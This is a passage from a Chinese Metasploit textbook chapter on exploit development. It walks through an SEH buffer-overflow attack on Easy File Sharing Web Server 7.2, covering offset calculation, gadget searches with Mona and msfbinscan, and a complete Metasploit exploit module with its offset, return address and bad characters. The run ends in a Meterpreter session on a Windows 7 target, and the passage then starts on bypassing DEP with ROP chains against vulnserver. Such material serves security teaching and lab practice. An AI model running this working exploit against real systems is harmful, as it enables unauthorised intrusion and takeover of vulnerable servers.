
(1) 引起应用程序的异常，这样才可以调用异常处理程序。

(2) 使用一条POP/POP/RETN指令的地址来改写异常处理程序的地址，因为我们需要将执行切换到下一条SEH记录的地址（catch异常处理程序地址前面的4个字节）。之所以使用POP/POP/RET，是因为用来调用catch块的内存地址保存在栈中，指向下一个异常处理程序指针的地址就是ESP+8（ESP是栈顶指针）。因此，两个POP操作就可以将执行重定向到下一条SEH记录的地址。

(3) 在第一步输入数据的时候，我们已经将到下一条SEH记录的地址替换成了跳转到攻击载荷的JMP指令的地址。因此，当第二个步骤结束时，程序就会跳过指定数量的字节去执行ShellCode。

(4) 当成功跳转到ShellCode之后，攻击载荷就会执行，我们也获得了目标系统的管理权限。

下图可以帮助我们更好地了解这个过程。




如上图所示，当一个异常发生时，异常处理程序的地址（已经使用POP/POP/RET指令的地址改写过）就会被调用。这会导致POP/POP/RET的执行，并将执行的流程重新定向到下一条SEH记录的地址（已经使用一个短跳转指令改写过）。因此当JMP指令执行的时候，它会指向ShellCode；而在应用程序看来，这个ShellCode只是另一条SEH记录。

### 3.3.1　构建渗透模块的基础

现在我们已经熟悉了基本知识，接下来看看建立一个基于SEH的渗透模块的要点。

| 组　件 | 用　途 |
|---|---|
| offset | 在这个模块中，offset指的是用来改写catch块地址的输入字符的精确数量 |
| POP/POP/RET地址 | 为了将执行重定向到短跳转指令，需要一个POP/POP/RET指令序列的地址。不过现在最先进的操作系统使用了SafeSEH机制来进行DLL编译。这条指令适用于处理没有SafeSEH保护的DLL |
| 短跳转指令 | 为了能跳转到ShellCode的开始处，需要跳过指定数量的字节，因此就需要一条短跳转指令 |

我们现在需要一个攻击载荷，并对其进行消除坏字符、确定空间限制等操作。

## 3.3.2　计算偏移量


我们现在要处理的这个有漏洞的应用程序是简单文件分享Web服务器7.2（Easy File Sharing Web Server 7.2），这个Web应用程序在处理请求时存在漏洞——一个恶意的请求头部就可以引起缓冲区溢出，从而改写SEH链的地址。

### 1. 使用pattern_create工具


我们可以像之前一样将这个有漏洞的程序附加在调试器上，然后使用pattern_create和pattern_offset这两个工具来计算偏移量。下面给出了具体过程。

```
root@predator:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb
 10000 > easy_file
```

首先创建一个10 000个字符的序列，然后将这个序列发送到目标程序的80端口，并在immunity调试器中分析这个程序的行为。我们将会看到这个程序停止了。然后点击菜单栏上的View选项，在弹出的下拉菜单中选中SEH chain来查看SEH链。



单击SEH chain选项就可以看到被我们提供的数据所修改的catch块和下一条SEH记录的地址。




#### 2. 使用pattern_offset工具

接着来到下一条SEH记录地址的偏移量以及到catch块地址的偏移量，过程如下图所示。

```
root@predator:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb
 46356646 10000
[*] Exact match at offset 4065
root@predator:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb
 34664633 10000
[*] Exact match at offset 4061
```

可以清楚地看到，下一条SEH记录的起始地址在4061字节处，而catch块的偏移量在它后面4个字节，也就是4065字节处。

### 3.3.3　查找 POP/POP/RET 地址

正如之前所讨论过的，我们需要POP/POP/RET指令的地址来载入下一条SEH记录的地址，并跳转到攻击载荷。这需要从一个外部的DLL文件载入一个地址，不过现在大多数最先进的操作系统都使用SafeSEH保护机制来编译DLL，因此我们需要一个没有被SafeSEH保护的DLL模块的POP/POP/RET指令地址。

> 示例中的应用程序在接收到下面的HEAD请求后就会崩溃，HEAD后面是使用pattern_create工具创建的无用数据，然后是HTTP/1.0\r\n\r\n。

#### 1. Mona脚本

Mona脚本是一个由Python编写的用于immunity调试器的插件，它提供了大量用于渗透的功能。这个脚本可以从https://github.com/corelan/mona/blob/master/mona.py下载。插件的安装也很简单，只需要将这个脚本放置在\Program Files\Immunity Inc\Immunity Debugger\PyCommands目录中即可。

现在运行!mona modules命令启动Mona，使用Mona分析DLL文件，如下图所示。

```
0BADF00D   Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D   ---------------------------------------------------------------------------------------------------------------------------
0BADF00D   0x10000000 | 0x10050000 | 0x00050000 | False  | False   | False |  False   | False  | -1.0- [ImageLoad.dll] (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0BADF00D   0x75320000 | 0x75455000 | 0x00135000 | True   | True    | True  |  True    | True   | 8.00.7600.16385 [urlmon.dll] (C:\Windows\system32\urlmon.dll)
0BADF00D   0x73520000 | 0x73530000 | 0x00010000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [NLAapi.dll] (C:\Windows\system32\NLAapi.dll)
0BADF00D   0x750c0000 | 0x751dc000 | 0x0011c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [CRYPT32.dll] (C:\Windows\system32\CRYPT32.dll)
0BADF00D   0x74920000 | 0x74964000 | 0x00044000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [DNSAPI.dll] (C:\Windows\system32\DNSAPI.dll)
0BADF00D   0x002e0000 | 0x00325000 | 0x00045000 | True   | True    | False |  False   | False  | 0.9.8k [SSLEAY32.dll] (C:\EFS Software\Easy File Sharing Web Server\SSLEAY32.dll)
0BADF00D   0x75700000 | 0x757d4000 | 0x000d4000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
0BADF00D   0x75570000 | 0x7561c000 | 0x000ac000 | True   | True    | True  |  True    | True   | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
0BADF00D   0x74f70000 | 0x74f7c000 | 0x0000c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\system32\CRYPTBASE.dll)
0BADF00D   0x705b0000 | 0x705cc000 | 0x0001c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [oledlg.dll] (C:\Windows\system32\oledlg.dll)
0BADF00D   0x61c00000 | 0x61c99000 | 0x00099000 | False  | False   | False |  False   | False  | 3.8.8.3 [sqlite3.dll] (C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll)
0BADF00D   0x739b0000 | 0x739c3000 | 0x00013000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [dwmapi.dll] (C:\Windows\system32\dwmapi.dll)
0BADF00D   0x76ed0000 | 0x7700c000 | 0x0013c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D   0x6db70000 | 0x6db82000 | 0x00012000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [pnrpnsp.dll] (C:\Windows\system32\pnrpnsp.dll)
0BADF00D   0x6db60000 | 0x6db6d000 | 0x0000d000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [wshbth.dll] (C:\Windows\system32\wshbth.dll)
0BADF00D   0x74460000 | 0x74465000 | 0x00005000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [wshtcpip.dll] (C:\Windows\System32\wshtcpip.dll)
0BADF00D   0x005d0000 | 0x006e7000 | 0x00117000 | True   | False   | False |  False   | False  | 0.9.8k [LIBEAY32.dll] (C:\EFS Software\Easy File Sharing Web Server\LIBEAY32.dll)
0BADF00D   0x77020000 | 0x7702a000 | 0x0000a000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
0BADF00D   0x757e0000 | 0x757f9000 | 0x00019000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [sechost.dll] (C:\Windows\SYSTEM32\sechost.dll)
0BADF00D   0x75b30000 | 0x75d29000 | 0x001f9000 | True   | True    | True  |  True    | True   | 8.00.7600.16385 [iertutil.dll] (C:\Windows\system32\iertutil.dll)
0BADF00D   0x75e80000 | 0x75f20000 | 0x000a0000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ADVAPI32.dll] (C:\Windows\system32\ADVAPI32.dll)
0BADF00D   0x00400000 | 0x005c2000 | 0x001c2000 | False  | False   | False |  False   | False  | 7.2.0.0 [fsws.exe] (C:\EFS Software\Easy File Sharing Web Server\fsws.exe)
```

由上图可知，这里的DLL文件很少，而且都没有受SafeSEH机制的保护。利用这些文件，就可以查找POP/POP/RET指令的相关地址。



TIP 如果想获取关于Mona脚本的更多信息，请访问https://www.corelan.be/index.php/211/7/14/mona-py-the-manual/。

#### 2. msfbinscan的使用

可以使用msfbinscan的-p参数轻松地找到POP/POP/RET指令序列。下面给出了在ImageLoad.dll文件中应用这个方法的结果。

```
root@kali:~# msfbinscan -p /ImageLoad.dll
[/ImageLoad.dll]
0x1000108b pop ebp; pop ebx; ret
0x10001274 pop ebp; pop ebx; ret
0x10001877 pop esi; pop ebx; ret
0x100018e0 pop esi; pop ebx; ret
0x10001d9f pop ebp; pop ebx; ret
0x100026e1 pop edi; pop ebx; ret
0x1000283e pop edi; pop esi; ret
0x100028ab pop edi; pop esi; ret
0x100029b5 pop esi; pop ebx; ret
0x10002b9b pop ebp; pop ebx; ret
0x10002bc9 pop ebp; pop ebx; ret
0x10002c0e pop edi; pop esi; ret
0x10002c30 pop edi; pop esi; ret
0x10002c52 pop edi; pop esi; ret
0x10002c74 pop edi; pop esi; ret
0x1000343c pop esi; pop ebx; ret
0x10003452 pop esi; pop ebx; ret
0x10003466 pop esi; pop ebx; ret
0x1000349c pop esi; pop ebx; ret
0x100034cc pop esi; pop ebx; ret
0x100034ea pop esi; pop ebx; ret
0x1000351a pop esi; pop ebx; ret
0x10003548 pop esi; pop ebx; ret
0x10003562 pop esi; pop ebx; ret
0x1000358d pop esi; pop ebx; ret
0x1000387b pop esi; pop ecx; ret
```

让我们使用一个安全的地址，排除掉所有可能会引起HTTP协议问题的地址（例如说连续不断的0）。

```
0x10019798 pop esi; pop ecx; ret
0x100197b5 pop esi; pop ecx; ret
0x10019821 pop edi; pop esi; ret
0x1001986f pop edi; pop esi; ret
0x10019882 pop edi; pop esi; ret
0x10019964 pop edi; pop esi; ret
0x10019993 pop ebx; pop ecx; ret
0x10019a86 pop ebx; pop ecx; ret
0x10019aa1 pop ebx; pop ecx; ret
```

我们将会使用0x10019798作为POP/POP/RET的地址。现在已经有了两个用来编写渗透模块的重要组件，一个是偏移量，另一个是用来载入catch块的地址，也就是POP/POP/RET指令地址。现在就差一条短跳转指令了——用来载入下一条SEH记录的地址，并帮助程序跳转到ShellCode。Metasploit库文件的内置功能便可以提供短跳转指令。

### 3.3.4　编写 Metasploit 的 SEH 渗透模块

现在我们已经拥有了用于渗透目标应用程序的全部重要数据，接着创建Metasploit中的渗透模块，过程如下：

```
require 'msf/core'

class Metasploit4 < Msf::Exploit::Remote

  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::Seh
def initialize(info = {})
    super(update_info(info,
      'Name' => 'Easy File Sharing HTTP Server 7.2 SEH Overflow',
      'Description'    => %q{
        This module demonstrate SEH based overflow example
      },
      'Author'         => 'Nipun',
      'License'        => MSF_LICENSE,
      'Privileged'     => true,
      'DefaultOptions' =>
        {
          'EXITFUNC'   => 'thread',
        },
      'Payload'        =>
        {
          'Space'      => 390,
          'BadChars'   =>
"\x00\x7e\x2b\x26\x3d\x25\x3a\x22\x0a\x0d\x20\x2f\x5c\x2e",
      },
      'Platform'       => 'win',
      'Targets'        =>
```

```
        [
          [ 'Easy File Sharing 7.2 HTTP', { 'Ret' => 0x10019798, 'Offset'
=> 4061 } ],
        ],
      'DefaultOptions' => {
          'RPORT' => 80
        },
      'DisclosureDate' => 'Dec 2 2015',
      'DefaultTarget'  => 0))
  end
```



我们之前已经编写过各种模块的头部了——首先引入所需的库文件，接着定义类和模块类型——这和之前完成的模块是一样的。我们在初始化部分中定义了名字、描述、作者信息、许可信息、攻击载荷选项、漏洞泄露日期和默认目标。还用到了一个地址和一个偏移量：地址是POP/POP/RET指令的地址0x10019798，保存在变量Ret（return address）中；偏移量4061保存在变量Offset中。这两个变量都保存在Target字段中。我们之所以使用4061来代替4065，是因为Metasploit会自动生成一个到ShellCode的短跳转指令。因此，要将4065字节的地址向前移4个字节，这样就可以把短跳转指令放到原本用来存放下一条SEH记录地址的位置。

在进行更深入的学习之前，先来看看在这些模块中使用到的重要函数。我们之前已经看过了make_nops、connect、disconnect和handler四个函数的用法，下面给出了generate_seh_record()函数的详细信息。

| 函　　数 | 库　文　件 | 用　　途 |
| --- | --- | --- |
| generate_seh_record() | /lib/msf/core/exploit/seh.rb | 这个函数提供了产生SEH记录的方法 |

回到代码：

```
def exploit
  connect
  weapon = "HEAD "
  weapon << make_nops(target['Offset'])
  weapon << generate_seh_record(target.ret)
  weapon << make_nops(19)
  weapon << payload.encoded
  weapon << " HTTP/1.0\r\n\r\n"
  sock.put(weapon)
  handler
  disconnect
  end
end
```

这个渗透函数首先连接目标，然后产生一个恶意的HEAD请求（通过向HEAD请求添加4061个NOP实现）。接着，使用generate_seh_record()函数生成一条8字节的SEH记录，其中的前4个字节会让指令跳转到攻击载荷上。通常这4个字节包含着例如"\xeb\x0A\x90\x90"这样的指令，其中\xeb意味着短跳转指令，\x0A表示要跳过12字节，\x90\x90 NOP指令则作为填充，保证长度为4个字节。

### 使用NASM shell编写汇编指令

使用NASM shell编写短汇编代码相当方便。我们在上一节中使用函数generate_seh_record()自动创建了SEH记录，并且只使用了简短的汇编代码——\xeb\x0a表示跳过12个字节的短跳转指令。不过当我们要手动生成SEH记录时，则完全不需要上网去查找操作码，只需使用NASM shell就可以轻松地编写出汇编代码。

在上一个示例中，我们已经有了一个简单的汇编调用，就是JMP SHORT 12。不过我们还不知道这条指令的操作码，因此使用NASM shell来找出这个操作码。

```
root@mm:/usr/share/metasploit-framework/tools/exploit# ./nasm_shel
l.rb
nasm > jmp short 12
00000000  EB0A              jmp short 0xc
nasm >
```

由上图可知，在目录/usr/share/Metasploit-framework/tools/exploit中运行nasm_shell.rb脚本之后，就可以通过简单地输入命令获得对应的操作码了。这一次得到的操作码和之前讨论过的一样，都是EB0A。因此，在之后所有的示例中都将使用NASM shell，这可以节省大量的时间和精力。

现在回到主题上来。Metasploit允许我们使用generate_seh_record()函数跳过提供跳转指令和到达攻击载荷的字节数量。接下来，我们要在攻击载荷前填充一些数据，用来消除影响攻击载荷运行的不利因素，并使用HTTP/1.0\r\n\r\n作为请求头部的结束部分。最后，将保存在变量weapon中的数据发送到目标上，然后调用handler方法来检查该尝试是否成功。如果成功，我们将获得控制目标的权限。

下面来运行这个模块，并对其进行分析。

```
msf > use exploit/windows/masteringmetasploit/example80-3
msf exploit(example80-3) > set RHOST 192.168.10.104
RHOST => 192.168.10.104
msf exploit(example80-3) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(example80-3) > show options

Module options (exploit/windows/masteringmetasploit/example80-3):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.10.104   yes       The target address
   RPORT  80               yes       The target port


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.10.104   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Easy File Sharing 7.2 HTTP


msf exploit(example80-3) > exploit
```

在设置好所有所需选项之后，我们就做好对系统进行渗透的准备了。下面来看看输入`exploit`命令之后会发生什么。

```
msf exploit(example80-3) > exploit

[*] Started bind handler
[*] Sending stage (957487 bytes) to 192.168.10.104
[*] Meterpreter session 5 opened (192.168.10.118:41242
-> 192.168.10.104:4444) at 2016-04-14 23:41:01 -0400

meterpreter > sysinfo
Computer        : WIN-40JU8043FH2
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x86/win32
meterpreter >
```



我们成功地渗透了运行着Windows 7的目标系统。现在你知道在Metasploit中创建一个SEH模块是多么简单的事情了吧！在下一节中，我们会再深入一些，研究如何绕过DEP之类的安全机制。

TIP 想获取更多关于SEH mixin的详细信息，请访问https://github.com/rapid7/metasploit-framework/wiki/How-to-use-the-Seh-mixin-to-exploit-an-exception-handler。

## 3.4　在 Metasploit 模块中绕过 DEP

**数据执行保护**（Data Execution Prevention，DEP）是一种将特定内存区域标记为不可执行的保护机制，这种机制会导致我们在渗透过程中无法执行ShellCode。因此，即使我们可以改写EIP寄存器中的内容并成功地将ESP指向了ShellCode的起始地址，也无法执行攻击载荷。这是因为DEP的存在阻止了内存中可写区域（例如栈和堆）中数据的执行。在这种情况下，我们必须使用可执行区域中的现存指令实现预期的功能——可以通过将所有的可执行指令放置成一个可以让跳转跳到ShellCode的顺序来实现这一目的。

绕过DEP的技术被称为返回导向编程（Return Oriented Programming，ROP）技术，它不同于通过覆盖改写EIP内容，并跳转到ShellCode栈溢出的普通方法。当DEP启用之后，我们将无法使用这种技术，因为栈中的数据是不能执行的。因此我们不再跳转到ShellCode，而是调用第一个ROP指令片段（gadget）。这些指令片段会共同构成一个链式结构，一个指令片段会返回下一个指令片段，而不执行栈中的任何代码。

我们将在下一节看到如何查找ROP指令片段。它通过寄存器完成各种操作的指令，后面都以一条return（`RET`）指令结尾。想要找到ROP指令片段，最好的方法就是在载入的模块（DLL）中查找。这些指令片段依次从栈中执行，并返回下一个地址，这种组合方式被称为ROP链。


我们现在已经有了一个有栈溢出漏洞的示例应用程序。将EIP的偏移量改写为2006。下面给出了使用Metasploit成功渗透这个程序之后的显示。

```
msf exploit(example9999-1) > exploit

[*] Started bind handler
[*] Sending stage (957487 bytes) to 192.168.10.107
[*] Meterpreter session 1 opened (192.168.10.118:46127 -> 192.168.10.107:4444) a
t 2016-04-15 01:21:27 -0400

meterpreter > 
```

我们已经轻松地获得了目标的Meterpreter控制权限。接下来在目标的Windows操作系统中打开DEP保护，这个保护可以在系统属性（system property）的高级系统属性（advanced system property）中打开，如下图所示。




接下来选中"为除选中项以外的所有程序和服务开启DEP保护"（Turn on DEP for all programs and services except those I select）来启动DEP，然后重新启动我们的系统，尝试渗透同一个漏洞，结果如下图所示。

```
msf exploit(example9999-1) > exploit

[*] Started bind handler
[*] Exploit completed, but no session was created.
```

这次渗透失败了，因为ShellCode并没有执行。

可以从以下地址下载示例程序：http://www.thegreycorner.com/21/12/introducing-vulnserver.html

我们将在下一节看到如何使用Metasploit绕过DEP的限制，并获得被保护系统的控制权限。保持DEP保护运行，将这个有漏洞的应用程序附加到调试器中，显示的结果如下图所示。

| Base | Top | Size | Rebase | SafeSEH | ASLR | NXCompat | OS Dll | Version, Modulename & Path |
|---|---|---|---|---|---|---|---|---|
| 0x77480000 | 0x7748a000 | 0x0000a000 | True | True | True | True | True | 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll) |
| 0x77490000 | 0x77496000 | 0x00006000 | True | True | True | True | True | 6.1.7600.16385 [NSI.dll] (C:\Windows\system32\NSI.dll) |
| 0x62500000 | 0x62508000 | 0x00008000 | False | False | False | False | False | -1.0- [essfunc.dll] (C:\Users\Apex\Desktop\Vuln\essfunc.dll) |
| 0x76470000 | 0x7653c000 | 0x000cc000 | True | True | True | True | True | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll) |
| 0x75550000 | 0x7559a000 | 0x0004a000 | True | True | True | True | True | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll) |
| 0x74ea0000 | 0x74edc000 | 0x0003c000 | True | True | True | True | True | 6.1.7600.16385 [mswsock.dll] (C:\Windows\system32\mswsock.dll) |
| 0x774a0000 | 0x7753d000 | 0x0009d000 | True | True | True | True | True | 1.0626.7600.16385 [USP10.dll] (C:\Windows\system32\USP10.dll) |
| 0x76540000 | 0x7658e000 | 0x0004e000 | True | True | True | True | True | 6.1.7600.16385 [GDI32.dll] (C:\Windows\system32\GDI32.dll) |
| 0x00400000 | 0x00407000 | 0x00007000 | False | False | False | False | False | -1.0- [vulnserver.exe] (C:\Users\Apex\Desktop\Vuln\vulnserver.exe) |
| 0x77090000 | 0x77164000 | 0x000d4000 | True | True | True | True | True | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll) |
| 0x77200000 | 0x772ac000 | 0x000ac000 | True | True | True | True | True | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll) |
| 0x76590000 | 0x76659000 | 0x000c9000 | True | True | True | True | True | 6.1.7600.16385 [user32.dll] (C:\Windows\system32\user32.dll) |
| 0x77310000 | 0x7744c000 | 0x0013c000 | True | True | True | True | True | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll) |

和之前一样，输入命令`!mona modules`启用Mona脚本，就可以找到所有模块的信息。不过为了构建ROP链，需要在这些DLL文件中找到所有可执行ROP的指令片段。



## 3.4.1 使用 msfrop 查找 ROP 指令片段

Metasploit提供了一款可以查找ROP指令片段的便利工具：`msfrop`。这款工具不仅可以列出所有ROP指令片段，还可以在这些指令片段中找到符合我们需求的部分。下面使用`msfrop`查找一条可以实现ECX寄存器出栈操作的指令片段，过程如下图所示。

```
root@kali:~# msfrop -v -s "pop ecx" msvcrt.dll
```


使用`-s`参数进行查找，使用`-v`实现详细输出之后，我们首先得到了所有使用POP ECX操作的指令片段。下图为操作结果。

```
[*] gadget with address: 0x6ffdb1d5 matched
0x6ffdb1d5:     pop ecx
0x6ffdb1d6:     ret

[*] gadget with address: 0x6ffdf68f matched
0x6ffdf68f:     pop ecx
0x6ffdf690:     ret

[*] gadget with address: 0x6ffdfc9d matched
0x6ffdfc9d:     pop ecx
0x6ffdfc9e:     ret
```

我们现在已经找到了大量可以用来完成POP ECX操作的指令片段。不过为了构建一个可以成功绕过DEP保护机制的Metasploit渗透模块，我们需要在栈中建立一个不会执行任何实际操作的ROP指令片段链。下图给出了使用ROP绕过DEP保护的原理。




左侧是一个正常程序的分布图；中间是一个被缓冲区溢出漏洞攻击过的程序分布图，其中的EIP寄存器已经被覆盖改写；右侧是一个用来绕过DEP机制的分布图——这里并没有使用JMP ESP的地址，而是使用ROP指令片段的地址改写了EIP中的内容，后面紧接着另一个ROP指令片段，直到ShellCode成功执行。

那么如何才能绕过硬件启用的DEP保护呢？

答案很简单，技巧就是将这些ROP指令片段连成一个链，以便调用`VirtualProtect()`函数。它是一个内存保护函数，可以让栈中数据执行，从而使ShellCode执行。下面来看一下如何在受DEP保护的情况下进行渗透。

(1) 计算到EIP寄存器的偏移量。

(2) 使用第一个ROP指令片段覆盖改写寄存器。

(3) 使用其他的指令片段持续覆盖改写寄存器，直到ShellCode可执行。

(4) 执行ShellCode。

### 3.4.2　使用 Mona 创建 ROP 链

通过使用immunity调试器中的Mona脚本，不仅可以找到ROP指令片段，还可以创建整个ROP链，如下图所示。

```
        ------------------------------------------------------------------------------

0BADF00D      ROP generator finished
0BADF00D
0BADF00D [+] Preparing output file 'stackpivot.txt'
0BADF00D      - (Re)setting logfile stackpivot.txt
0BADF00D [+] Writing stackpivots to file stackpivot.txt
0BADF00D      Wrote 16216 pivots to file
0BADF00D [+] Preparing output file 'rop_suggestions.txt'
0BADF00D      - (Re)setting logfile rop_suggestions.txt
0BADF00D [+] Writing suggestions to file rop_suggestions.txt
0BADF00D      Wrote 6579 suggestions to file
0BADF00D [+] Preparing output file 'rop.txt'
0BADF00D      - (Re)setting logfile rop.txt
0BADF00D [+] Writing results to file rop.txt (48599 interesting gadgets)
0BADF00D      Wrote 48599 interesting gadgets to file
0BADF00D [+] Writing other gadgets to file rop.txt (55186 gadgets)
0BADF00D      Wrote 55186 other gadgets to file
0BADF00D Done
0BADF00D
0BADF00D [+] This mona.py action took 0:03:43.923000
!mona rop -m *.dll -cp nonull
```

在immunity调试器的命令行中使用命令`!mona rop -m *.dll -cp nonull`就可以找到所有关于ROP代码片段的信息。下图给出了使用Mona脚本产生的文件。

| Name | Date modified | Type | Size |
|---|---|---|---|
| Libs | 4/26/2016 10:18 PM | File folder | |
| PyCommands | 4/26/2016 10:18 PM | File folder | |
| _rop_progress_vulnserver.exe_4052 | 4/26/2016 10:21 PM | Text Document | 8 KB |
| ImmunityDebugger | 4/26/2016 10:33 PM | Configuration setti... | 9 KB |
| rop | 4/26/2016 10:21 PM | Text Document | 12,624 KB |
| rop_chains | 4/26/2016 10:21 PM | Text Document | 19 KB |
| rop_suggestions | 4/26/2016 10:21 PM | Text Document | 747 KB |
